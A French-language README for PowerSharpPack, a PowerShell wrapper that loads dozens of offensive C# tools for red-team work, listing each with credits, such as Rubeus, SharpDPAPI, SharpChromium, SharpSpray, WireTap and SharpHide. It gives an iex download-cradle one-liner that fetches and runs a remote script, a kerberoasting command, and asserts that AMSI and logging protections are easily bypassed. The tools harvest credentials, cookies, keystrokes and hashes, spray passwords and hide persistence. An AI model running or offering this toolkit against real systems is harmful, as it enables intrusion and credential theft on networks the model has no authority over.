
Wrapper PowerShell regroupant plus de 50 outils de sécurité offensive en C# pour la post-exploitation, l'élévation de privilèges, l'extraction d'identifiants, le déplacement latéral et la reconnaissance Active Directory dans le cadre d'engagements d'équipe rouge.


De nombreux projets offensifs C# utiles, transformés en PowerShell pour une utilisation facile.
Pourquoi ? À mon avis personnel, le PowerShell offensif n'est pas mort à cause d'AMSI, du Script-block-logging, du mode langage contraint (Constrained Language Mode) ou d'autres fonctionnalités de protection. N'importe lequel de ces mécanismes peut être contourné. Étant donné que la plupart des nouveaux projets innovants en sécurité offensive sont écrits en C#, j'ai décidé de les rendre également utilisables dans PowerShell.
Alors, qu'ai-je fait concrètement ici ?
[System.Reflection.Assembly]::Load($DecompressedDecodedBinary).C'est un processus très simple mais chronophage pour de nombreux dépôts.
Quels outils sont inclus ?
Internalmonologue
Internal Monologue Attack : récupération de hashs NTLM sans toucher à LSASS
@Crédit à : https://github.com/eladshamir/Internal-Monologue
Seatbelt
Seatbelt est un projet C# qui effectue un certain nombre de « vérifications de sécurité » orientées hôte, pertinentes tant pour la sécurité offensive que défensive.
@Crédit à : https://github.com/GhostPack/Seatbelt
SharpWeb
Projet .NET 2.0 CLR pour récupérer les identifiants enregistrés des navigateurs Google Chrome, Mozilla Firefox et Microsoft Internet Explorer/Edge.
@Crédit à : https://github.com/djhohnstein/SharpWeb
UrbanBishop
Crée une section RW locale dans UrbanBishop, puis mappe cette section en RX dans un processus distant. Chargement de shellcode simplifié.
@Crédit à : https://github.com/FuzzySecurity/Sharp-Suite
SharpUp
SharpUp est un portage C# de diverses fonctionnalités de PowerUp.
@Crédit à : https://github.com/GhostPack/SharpUp
Rubeus
Rubeus est un ensemble d'outils C# pour l'interaction brute avec Kerberos et ses abus.
@Crédit à : https://github.com/GhostPack/Rubeus && https://github.com/gentilkiwi/kekeo/
SharPersist
Boîte à outils de persistance Windows écrite en C#.
@Crédit à : https://github.com/fireeye/SharPersist
Sharpview
Implémentation C# de PowerView de harmj0y
@Crédit à : https://github.com/tevora-threat/SharpView
winPEAS
Vérifie la checklist d'élévation de privilèges Windows Locale du site book.hacktricks.xyz
@Crédit à : https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS
Lockless
Lockless permet la copie de fichiers verrouillés.
@Crédit à : https://github.com/GhostPack/Lockless
SharpChromium
Projet .NET 4.0 CLR pour récupérer les données Chromium, comme les cookies, l'historique et les connexions enregistrées.
@Crédit à : https://github.com/djhohnstein/SharpChromium
SharpDPAPI
SharpDPAPI est un portage C# de certaines fonctionnalités DPAPI de Mimikatz.
@Crédit à : https://github.com/GhostPack/SharpDPAPI && https://github.com/gentilkiwi/mimikatz/
SharpShares
Énumère tous les partages réseau du domaine courant. Peut également résoudre les noms en adresses IP.
@Crédit à : https://github.com/djhohnstein/SharpShares
SharpSniper
Trouve des utilisateurs spécifiques dans Active Directory via leur nom d'utilisateur et leur adresse IP de connexion
@Crédit à : https://github.com/HunnicCyber/SharpSniper
SharpSpray
SharpSpray est un ensemble de code simple pour effectuer une attaque par pulvérisation de mots de passe (password spraying) contre tous les utilisateurs d'un domaine via LDAP, compatible avec Cobalt Strike.
@Crédit à : https://github.com/jnqpblc/SharpSpray
Watson
Énumère les KB manquants et suggère des exploits pour les vulnérabilités utiles d'élévation de privilèges
@Crédit à : https://github.com/rasta-mouse/Watson
Grouper2
Trouve des vulnérabilités dans les stratégies de groupe Active Directory
@Crédit à : https://github.com/l0ss/Grouper2
Tokenvator
Un outil pour élever ses privilèges avec les jetons Windows
@Crédit à : https://github.com/0xbadjuju/Tokenvator
SauronEye
Outil de recherche pour trouver des fichiers spécifiques contenant des mots spécifiques, par exemple des fichiers contenant des mots de passe.
@Crédit à : https://github.com/vivami/SauronEye
Il suffit de charger le script principal avec
iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpPack.ps1')
et de choisir l'outil en paramètre d'interrupteur (switch), par exemple :

PowerSharpPack -seatbelt -Command "AMSIProviders"

Si vous souhaitez passer plusieurs paramètres au binaire, vous pouvez utiliser les guillemets comme ceci :
PowerSharpPack -Rubeus -Command "kerberoast /outfile:Roasted.txt"
Si vous ne voulez pas charger tous les binaires pour certaines raisons, vous pouvez utiliser les scripts PowerShell par binaire situés dans le dossier PowerSharpBinaries.
Projets également disponibles en tant que script PowerShell autonome :
SharpCloud
Simple C# pour vérifier l'existence de fichiers d'identifiants liés à AWS, Microsoft Azure et Google Compute.
@Crédit à : https://github.com/chrismaddalena/SharpCloud
SharpSSDP
Découverte de services SSDP
@Crédit à : https://github.com/rvrsh3ll/SharpSSDP
DAFT
DAFT : cadre et boîte à outils d'audit de bases de données (Database Audit Framework & Toolkit)
@Crédit à : https://github.com/NetSPI/DAFT
Get-RBCD-Threaded
Outil pour découvrir les chemins d'attaque par délégation contrainte basée sur les ressources (Resource-Based Constrained Delegation) dans les environnements Active Directory
@Crédit à : https://github.com/FatRodzianko/Get-RBCD-Threaded
SharpGPO-RemoteAccessPolicies
Outil C# pour énumérer les politiques d'accès à distance via les stratégies de groupe.
@Crédit à : https://github.com/FSecureLABS/SharpGPO-RemoteAccessPolicies
SharpAllowedToAct
Prise de contrôle d'objet ordinateur via la délégation contrainte basée sur les ressources (msDS-AllowedToActOnBehalfOfOtherIdentity)
@Crédit à : https://github.com/pkb1s/SharpAllowedToAct
WireTap
Projet .NET 4.0 pour interagir avec le matériel vidéo, audio et le clavier.
@Crédit à : https://github.com/djhohnstein/WireTap
SharpClipboard
Moniteur de presse-papiers C#
@Crédit à : https://github.com/slyd0g/SharpClipboard
SharpPrinter
Découvre les imprimantes et vérifie les vulnérabilités
@Crédit à : https://github.com/rvrsh3ll/SharpPrinter
SharpHide
Outil pour créer des clés de registre cachées.
@Crédit à : https://github.com/outflanknl/SharpHide
SpoolSample
Outil de preuve de concept (PoC) pour forcer des hôtes Windows à s'authentifier sur d'autres machines via l'interface RPC MS-RPRN. Possible également via d'autres protocoles.
@Crédit à : https://github.com/leechristensen/SpoolSample
SharpGPOAbuse
SharpGPOAbuse est une application .NET écrite en C# qui peut être utilisée pour exploiter les droits d'édition d'un utilisateur sur un objet de stratégie de groupe (GPO) afin de compromettre les objets contrôlés par ce GPO.
@Crédit à : https://github.com/FSecureLABS/SharpGPOAbuse
SharpDump
